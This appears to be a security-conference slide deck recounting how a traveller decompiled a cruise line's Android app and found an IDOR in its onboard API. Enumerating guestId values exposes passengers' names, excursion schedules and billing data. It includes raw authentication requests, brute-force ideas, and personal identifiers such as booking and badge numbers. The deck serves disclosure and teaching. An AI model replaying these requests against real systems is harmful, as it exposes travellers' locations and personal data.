

# Hacking a Cruise Ship



by @vavkamil

# ~\$ whoami

- Kamil Vavřík (@vavkamil)
- Senior Application Security Engineer
  - [vavkamil.cz](http://vavkamil.cz)
  - [github.com/vavkamil](https://github.com/vavkamil)
  - [twitter.com/vavkamil](https://twitter.com/vavkamil)
  - [linkedin.com/in/vavkamil](https://linkedin.com/in/vavkamil)
- Burp Suite Certified Practitioner
- Offensive Web Application Security
- OWASP Czech Chapter Leader

## Disclaimer

Considering ethical and legal guidelines, specific company names will not be disclosed.

Thank you for being so understanding.

# ~\$ The Ship



# ~\$ Planning the trip



- Global warming is real !
  - Heatwave in summer 2023 across Europe
  - So I decided to go somewhere nice and cold :)

# ~\$ Planning the trip



- Global warming is real !
  - Heatwave in summer 2023 across Europe
  - So I decided to go somewhere nice and cold :)
- Round trip from Denmark around Norway
  - From 15th July to 22nd July
  - 8 days on the ship

# ~\$ Planning the trip



- Global warming is real !
  - Heatwave in summer 2023 across Europe
  - So I decided to go somewhere nice and cold :)
- Round trip from Denmark around Norway
  - From 15th July to 22nd July
  - 8 days on the ship
- No roaming, no signal
- Limited internet access
- Unlimited alcohol package



# ~\$ Map



# ~\$ Your cruise is confirmed

Dear Vávra,  
thank you for choosing Costa cruises.  
Below you will find the details about your cruise:

Booking: **30073476**      Ship: **Costa Firenze**  
Boarding: **15/07/2023**      Disembarkation:  
**22/07/2023**

**TRAVEL DOCUMENTS AND WEB CHECK-IN**  
Go to the "Tickets and Transport" page now to provide the details of all the guests needed to confirm any future flights and to issue the cruise tickets that will be available for download a few weeks before departure. **14 days prior to the ship's departure time**, you will have access to the **web check-in online**, where you can complete the **health status declaration form**, which is essential for accessing the **boarding pass**; this document is mandatory for all passengers and is the only one that allows boarding.

cc	Costa Cruises ✉ Your cruise is confirmed	Jul 5, 2023
cc	Costa Cruises ✉ Your cruise is confirmed	Jul 4, 2023
cc	Costa Cruises ✉ Your cruise is confirmed	Jul 4, 2023
cc	Costa Cruises ✉ Your cruise is confirmed	Jul 3, 2023

# ~\$ Your cruise is confirmed

Dear Vávra,  
thank you for choosing Costa cruises.  
Below you will find the details about your cruise:

Booking: **30073476**      Ship: **Costa Firenze**  
Boarding: **15/07/2023**      Disembarkation:  
**22/07/2023**

**TRAVEL DOCUMENTS AND WEB CHECK-IN**  
Go to the "Tickets and Transport" page now to provide the details of all the guests needed to confirm any future flights and to issue the cruise tickets that will be available for download a few weeks before departure. **14 days prior to the ship's departure time**, you will have access to the **web check-in online**, where you can complete the **health status declaration form**, which is essential for accessing the **boarding pass**; this document is mandatory for all passengers and is the only one that allows boarding.

cc Costa Cruises Jul 5, 2023  
cc Costa Cruises Jul 4, 2023  
cc Costa Cruises Jul 4, 2023  
cc Costa Cruises Jul 3, 2023

## LOGIN TO MYCOSTA

\* mandatory field

FIRST NAME

SURNAME\*

BOOKING REFERENCE\* (i)

**SIGN IN**

Inside MyCosta we show all prices in the onboard currency (Euro or US Dollar) and they include service charges, when due.

[www.mycosta.com/en/login.html](http://www.mycosta.com/en/login.html)

# ~\$ Luggage Tag

**5 - Luggage Tag - Instructions for Use**



By firmly attaching this label as shown, you will help us to deliver your luggage directly to your cabin.

- APPLY THE LABEL TO YOUR BAGGAGE BEFORE LEAVING HOME AND IN ANY CASE BEFORE YOUR POSSIBLE FLIGHT
- CUT ALONG THE DOTTED LINE
- FOLD THE LEFT AND THE RIGHT PARTS OF THE PAGE BEHIND THE CENTRAL SECTION
- CLOSE THE LABEL ON THE LUGGAGE USING TAPE AND STAPLER

N.B.: If you need more labels, please ask our staff at the port.



**Left Side**

The following items cannot be accepted on board therefore, if present in your luggage they will be collected as your board the ship:

- 
- 
- 
- 

**Right Side**

The following items cannot be accepted on board therefore, if present in your luggage they will be collected as your board the ship:

- 
- 
- 
-

11 / 55

# ~\$ My cabin



# ~\$ My cabin



# ~\$ How to hack a Cruise Ship 101

1. Gain access to the network
2. Hack
3. Profit

# ~\$ How to hack a Cruise Ship 101

1. Gain access to the network
2. Hack
3. Profit

- What do we have?
  - Free Wi-Fi
  - Television
  - VoIP phone
  - Electronic lock

# ~\$ How to hack a Cruise Ship 101

1. Gain access to the network
2. Hack
3. Profit

- What do we have?
  - Free Wi-Fi
  - Television
  - VoIP phone
  - Electronic lock
- Aruba Access Points (5xx Series)
- LG Electronics TV (Smart)
- Cisco IP Phone (CP-7821)
- Lock (VingCard Signature RFID)

# ~\$ How to hack a Cruise Ship 101




# ~\$ How to hack a Cruise Ship 101




# ~\$ Gain access to the network

- ~2966 devices on the WiFi network, MIFARE Classic 1K access card




# ~\$ Gain access to the network

- Everything on the Ship is controlled either via an Access Card or Phone



[play.google.com/store/apps/details?id=com.costacruises.mycosta](https://play.google.com/store/apps/details?id=com.costacruises.mycosta)

# ~\$ Android app



# ~\$ Android app

The image displays three screenshots of a mobile application interface for a cruise ship, showing various features and deck plans.



**Screenshot 1: Today on board**  
Shows the main dashboard with options for "Today" and "Tomorrow". It highlights "In highlight" (Wellness & Sport), "Bar & Lounges", and "Entertainment". Offers include "IONITHERMIE WEIGHT-LOSS TREATMENT" and "MAGIC BAG - WI LAUNDRY FOR YC". A section "Open now" shows images of a woman with an ice cream cone and a group at a bar. Navigation icons at the bottom include CRUISE, EXCURSIONS, OGGI A BORDO, CHAT, and MORE.

**Screenshot 2: Explore the decks**  
Shows a deck plan for Deck 5 with various locations marked. Filters allow selecting Restaurants, Entertainment, or Cabin. A list of locations includes: Woman Toilet, International Ladies info-Point, C-Spa, Blue SPA, My Photo Shindie - Studio, Teppanyaki Restaurant, Cosmopolitan Restaurant, La Flambard Steak House, Woman / Men / Accessible Toilet, Preselected Wine Experience, Smoking Area, Kiosk lounge, Quick-mix, Access Deli Signora, Deli-shops, Credit Card Registration, Red Hat, Hello Bar, Avenue of Crusts, Credit Card Registration, Woman / Men / Accessible Toilet, Galleria Shops, My Photo Shindie - Shop, My Moments Photo-Store, Smoking Area, and Lounge Bar.

**Screenshot 3: Dei Medici Restaurant**  
Shows a photograph of a grand dining room with tables set for dinner. Below it is a card for "Dei Medici Restaurant" with details: Closed, Opening at 12:30 - 14:30, RESTAURANT ASSIGNED FOR DINNER, Table: 04, Deck 3, and a large empty box labeled "Menu".

# ~\$ Android app authentication

- To login into the app, you need to enter your Access Card number & Birthdate
  - The Access Card number (Badge ID) was printed on every receipt 



# ~\$ Android Hacking 101



# ~\$ Android Hacking 101

- Let's decompile the Android app
  - [play.google.com/store/apps/details?id=com.costa.mycosta](https://play.google.com/store/apps/details?id=com.costa.mycosta)
  - [d.apkpure.com/b/APK/com.costa.mycosta?version=latest](https://d.apkpure.com/b/APK/com.costa.mycosta?version=latest)
  - [www.javadecompilers.com/apk](https://www.javadecompilers.com/apk)



# ~\$ Android Hacking 101

- I spent a lot of time using grep and reading the source code

```
# To check for API domains  
~$ grep -r "https://" * | grep "api"  
  
# To check for API endpoints  
~$ grep -rE "@GET|@POST" *  
  
# To Check for Query parameters  
~$ grep "@Query(" -r *
```



# ~\$ Java 😭

- `./sources/com/costa/mycosta/BuildConfig.java`

```
package com.costa.mycosta;

public final class BuildConfig {
    public static final String ADOBE_KEY = "5a10ec9b8fa3/6188";
    public static final String APPLICATION_ID = "com.costa.mycosta";
    public static final String BASE_URL = "https://mobileapp.costa";
    public static final String BUILD_TYPE = "release";
    public static final String CHAT_BASE_URL = "chatandvoip.com";
    public static final boolean DEBUG = false;
    public static final String FLAVOR = "prod";
    public static final String PUSHY_BASE_URL = "mobileapp.pushy";
    public static final int VERSION_CODE = 440;
    public static final String VERSION_NAME = "2.8.5";
}
```



- `./sources/com/costa/mycosta/Endpoints.java`

```
package com.costa.mycosta;

public class Endpoints {
    public static final String aliveCheck = "/is_alive";
    public static final String analyticsTracking = "api/analytics/tracking";
    public static final String analyticsLogin = "api/analytics/login";
    public static final String analyticsLoginCRM = "api/analytics/login/crm";
    public static final String attractLoop = "/api/attractloop";
    public static final String barAndLoungesList = "api/bars-and-lounges";
    public static final String billPreSale = "api/bill-presale";
    public static final String billSale = "api/bill-sale";
    public static final String boardDiary = "api/board-diary";
    public static final String boardTime = "api/board-time";
    public static final String cabinDetail = "api/cabin-detail";
}
```

# ~\$ Java 😭

- `./sources/com/costa/mycosta/network/service/AuthenticationService.java`

```
package com.costa.mycosta.network.service;
import ...

public interface AuthenticationService {
    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OAuthTokenResponse> loginCostaClub(@Field("user") String str, @Field("grant_type") String str2, @Field("username") String str3, @Field("password") String str4);

    @HTTP(hasBody = true, method = "DELETE", path = "/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/json"})
    Single<BaseResponse> logout(@Body LogoutRequest logoutRequest);

    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OAuthTokenResponse> onBoardBookingNumberLogin(@Field("user") String str, @Field("grant_type") String str2, @Field("costaNumber") String str3, @Field("bookingNumber") String str4);

    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OAuthTokenResponse> onBoardLogin(@Field("user") String str, @Field("grant_type") String str2, @Field("costaNumber") String str3);

    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OAuthTokenResponse> preCruiseLogin(@Field("user") String str, @Field("grant_type") String str2, @Field("bookingNumber") String str3);

    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OAuthTokenResponse> refreshToken(@Field("grant_type") String str, @Field("refresh_token") String str2);

    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers {"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"}
    Single<OAuthTokenResponse> secLogin(@Field("user") String str, @Field("grant_type") String str2, @Field("username") String str3, @Field("password") String str4);
}
```

# ~\$ Authentication


- @POST("/oauth/token") ; user=gigy ; grant\_type=?
  - loginCostaClub
    - username && password
  - onBoardBookingNumberLogin
    - bookingNumber && firstName && surname && birthDate
  - onBoardLogin
    - costaNumber & birthDate
  - preCruiseLogin
    - bookingNumber & surname
  - refreshToken
    - refresh\_token
  - secLogin
    - username && password

# ~\$ Authentication

- @POST("/oauth/token") ; user=gigy ; grant\_type=?
  - loginCostaClub
    - username && password
  - onBoardBookingNumberLogin
    - bookingNumber && firstName && surname && birthDate
  - onBoardLogin
    - costaNumber & birthDate
  - preCruiseLogin
    - bookingNumber & surname
  - refreshToken
    - refresh\_token
  - secLogin
    - username && password
- If I know the Access Card Number, I can just brute-force the Birthdate 😊
- If I know the Booking Number, I can just brute-force Surname 😊

# ~\$ Authentication

- The only problem is that I really don't like brute-force ...



**Left Side**

**Right Side**

The following items cannot be accepted as hand baggage. If present in your luggage they will be collected on board the ship:  
iron, knife, effective collector and food warmer.





**\* XAB 22762654 /22**  
RICEVUTA FISCALE/FATTURA D.M. 30/3/92 - Art. 12 comma 6 Legge 413/91  
FATTURA  RICEVUTA FISCALE

**COSTA FIRENZE SALTY BEACH**

1 COPERTOQUEST SEAT	0.00
1 SB006 BURGERS	3.50
Surcharge	0.00
<b>Total EUR</b>	<b>3.50</b>

PAYMENT: MAINCOURANTE

RECIPIENT: 3504 POS: 65  
WAITER: 818 17/07/2023 17:30  
PAX: KAMIL VAVRA  
BADGE: 074125578 CAB: 11212

PAGE: 1/1

VENDITA ESCLUSA DA IVA AI SENSI DELL'  
ARTICOLO 7 DPR 639/72

Costa Crociere S.p.A. - Sede Legale e luogo di conservazione dei documenti fiscali:  
16121 Genova - Piazza Puccipietra, 48 - C.F. e P.I. 0254590078

DISCRIZIONE URBINA E SERVIZI  
(NATURA, QUANTITÀ E QUANTITÀ)

INISTAZIONE COOP. FISCALE CARNE

UNICANZIONE DEL SERVIZIO

COPIA PER IL CLIENTE

Firma / Signature

Trasporti Aerea ITALIA - Istruz. tel. 06/540202 - www.legislatore.it - www.legislatore.com - Istruz. tel. 06/5402027 - www.legislatore.it - Istruz. tel. 06/5402045 - www.legislatore.it - Istruz. tel. 06/5402045

# ~\$ Authentication

- After checking all the API endpoints, I identified the following ID parameters
- costaNumber: 074125578
  - Access Card Number
- badgeId: 74125578
  - Access Card Number (without 0 prefix)
- bookingNumber: 30073476
  - Booking Number
- guestId: 5854703
  - I don't know where to get it
- travellerId: 5854703
  - I don't know where to get it
- birthDate: 676252800000
  - Birth Date (UNIX Timestamp)



# ~\$ Java 😭

- Most of the API endpoints require "guestId"
  - I don't know where to get it (yet)
- ./sources/com/costa/mycosta/network/service/MyAgendaService.java

```
package com.costa.mycosta.network.service;

import com.costa.mycosta.network.logbook.LocalContactResponse;
import com.costa.mycosta.network.myagenda.ResponseMyAgenda;
import p045io.reactivex.Observable;
import retrofit2.http.GET;
import retrofit2.http.Query;

public interface MyAgendaService {
    @GET("api/local-contact")
    Observable<LocalContactResponse> localContact(@Query("day") String str, @Query("lang") String str2);

    @GET("api/agenda")
    Observable<ResponseMyAgenda> myagenda(@Query("guestId") String str, @Query("bookingPoolGuestIds") String str2, @Query("l
```

- ./sources/com/costa/mycosta/network/service/ExpenseService.java

```
package com.costa.mycosta.network.service;

import com.costa.mycosta.network.expenses.ExpenseData;
import p045io.reactivex.Observable;
import retrofit2.http.GET;
import retrofit2.http.Query;

public interface ExpenseService {
    @GET("/api/expenses-v2")
    Observable<ExpenseData> getMyExpenses(@Query("guestId") String str);
}
```

# ~\$ Burp Suite ❤

- Successful authentication returns JWT

- Request

```
POST /oauth/token HTTP/1.1
Host: mobileapp.api.costa.it
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Authorization: Basic Z2lneTo=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5067.136 Safari/537.36
Connection: close

user=gigy&grant_type=password&costaNumber=074125578&birthDate=
```

- Response

```
HTTP/1.1 200
Date: Wed, 19 Jul 2023 10:16:23 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
X-Costa-Env: onboard
X-Costa-Ship: FI
Content-Type: application/json; charset=UTF-8
Connection: close

{
  "access_token": "eyJ-REDACTED",
  "token_type": "bearer",
  "refresh_token": "eyJ-REDACTED"
}
```



~\$ Burp Suite ❤️ | Auth & JWT

~\$ Burp Suite ❤

- JWT contains ~142 claims 🐾

# ~\$ Burp Suite ❤

- JWT contains ~142 claims 🎉

- Some of them are
  - firstName (First Name)
  - lastName (Last Name)
  - cabinId (Cabin ID)
  - badgeId (Access Card Number)
  - guestId (Guest ID) 🎉
  - bookingNumber (Booking Number)
  - birthDate (Birthdate)
  - paxeml (Passenger E-mail)
  - paxmobphone (Passenger Phone)
  - paxadd (Passenger Address)
  - paxcit (Passenger City)
  - paxzipcod (Passenger Zip Code)
  - coucod (Country Code)



# ~\$ Java 😭

- Most of the API endpoints require "guestId"
  - I don't know where to get it (yet)
- ./sources/com/costa/mycosta/network/service/MyAgendaService.java

```
package com.costa.mycosta.network.service;

import com.costa.mycosta.network.logbook.LocalContactResponse;
import com.costa.mycosta.network.myagenda.ResponseMyAgenda;
import p045io.reactivex.Observable;
import retrofit2.http.GET;
import retrofit2.http.Query;

public interface MyAgendaService {
    @GET("api/local-contact")
    Observable<LocalContactResponse> localContact(@Query("day") String str, @Query("lang") String str2);

    @GET("api/agenda")
    Observable<ResponseMyAgenda> myagenda(@Query("guestId") String str, @Query("bookingPoolGuestIds") String str2, @Query("l
```

- ./sources/com/costa/mycosta/network/service/ExpenseService.java

```
package com.costa.mycosta.network.service;

import com.costa.mycosta.network.expenses.ExpenseData;
import p045io.reactivex.Observable;
import retrofit2.http.GET;
import retrofit2.http.Query;

public interface ExpenseService {
    @GET("/api/expenses-v2")
    Observable<ExpenseData> getMyExpenses(@Query("guestId") String str);
}
```

# ~\$ Burp Suite ❤️ | MyAgendaService

- API for Shore Excursions

- Request

```
GET /api/agenda?guestId=5854703 HTTP/1.1
Host: mobileapp.api.costa.it
Authorization: Bearer eyJ-REDACTED
Connection: close
```

- Response

```
HTTP/1.1 200
Date: Fri, 21 Jul 2023 10:25:11 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
X-Costa-Env: onboard
X-Costa-Ship: FI
Content-Type: application/json; charset=UTF-8
Connection: close

{
  ...
  "excursions" : [ {
    "guestId" : "5854703",
    "guest" : "KAMIL VAVRA",
    "tourId" : "236A",
    "dateTime" : "2023-07-17T13:00:00Z",
    ...
    "priceListItemDescription" : "RIB-BOAT TOUR GEIRANGER FJORD"
  } ]
}
```

- IDOR vulnerability

- Requires only Authentication, no Authorization check

- By enumerating an incremental guestId

- I can see First + Last Name of every passenger on board
- Which excursion they booked
- Where and when they will be every day

# ~\$ Burp Suite ❤ | MyAgendaService

Request	Response
<pre>Pretty Raw Hex JSON Web Token 1 GET /api/agenda?guestId=5854703 HTTP/1.1 2 Host: mobileapp.api.costa.it 3 Sec-Ch-Ua: 4 Accept: application/json 5 Sec-Ch-Ua-Mobile: ?0 6 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cI6IkpxVCJ9eyJsbXNOTmFtZSI6IlzbVlJBIIwiY2FiaW5jZCI6IjExMjEyIiwiYmFkZ2VZC16NzQxMjUlNzgsImvuzEPhdGUjOjE20dk50DQwMDAwMDAsInVzXJfbmfTzSI6IjA3NDeyNTU3OCIsImdyb3VwSwQ1Om51bGws: w1Z jMnI ZSI kkwl RpZ yY2l b25l iIs jhL ic2 Njg joil luZ i0I b25l jg5l Nlc ic2 LCj jAs AuM 6MC Ijv nQi vud vdw Y29 XNjI Rpc icG YXZrYw1pbEBwcm90b25tYwlsLmNbSIsInBheHBob25LIjoiKzQyMDYwMjM4NDkwNSIsInBheGivYnBob25LIjoiKzQyMDYwMjM4NDkwNSIsInBheHppcGNVZC16IjYxMzAwIiwiGFSaW5nVm1zaXPvckZsyWc1OmZhbHNlLCJzUHUpdmFjeULNIjoiWstIsIn</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 2 Date: wed, 19 Jul 2023 11:58:06 GMT 3 Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips 4 X-Costa-Env: onboard 5 X-Costa-Ship: FI 6 X-Content-Type-Options: nosniff 7 X-XSS-Protection: 1; mode=block 8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 9 Pragma: no-cache 10 Expires: 0 11 X-Frame-Options: DENY 12 Access-Control-Allow-Credentials: true 13 Access-Control-Allow-Headers: Origin, Accept, X-Requested-With, Content-Type, X-Costa-Env, X-Costa-Ship, X-Content-Type-Options, X-XSS-Protection, Cache-Control, Pragma, Expires, X-Frame-Options, Access-Control-Allow-Methods, Access-Control-Allow-Origin, Access-Control-Max-Age 14 Access-Control-Allow-Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS 15 Access-Control-Allow-Origin: https://mobileapp.aem.costa.it 16 Access-Control-Max-Age: 3600 17 Content-Type: application/json;charset=UTF-8 18 Connection: close 19 Content-Length: 13256 20 21 { 22   "additionalInformations": [ 23     { 24       "seatBookings": [ 25         { 26           "guestId": "5854703", 27           "guest": "KAMIL VAVRA", 28           "tourId": "236A", 29           "dateDateTime": "2023-07-17T13:00:00Z", 30           "dateTimeInMillis": 1699598800000, 31           "priceListItemId": "318236A", 32           "priceListItemDescription": "RIB-BOAT TOUR GEIRANGER FJORD", 33           "tourFatherId": "236A", 34           "portId": "GEI", 35           "languageId": "sapi_GB", 36           "aemData": [] 37         } 38       ] 39     } 40   ] 41 }</pre>

# ~\$ Burp Suite ❤ | MyAgendaService

# ~\$ Burp Suite ❤️ | ExpenseService

- API for Billing Information

- Request

```
GET /api/expenses-v2?guestId=5854703 HTTP/1.1
Host: mobileapp.api.costa.it
Authorization: Bearer eyJ-REDACTED
Connection: close
```

- Response

```
HTTP/1.1 200
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
X-Costa-Env: onboard
X-Costa-Ship: FI
Content-Type: application/json; charset=UTF-8

{
  ...
  "creditCards" : {
    "code" : "*****0000",
    "expirationDate" : "00/00",
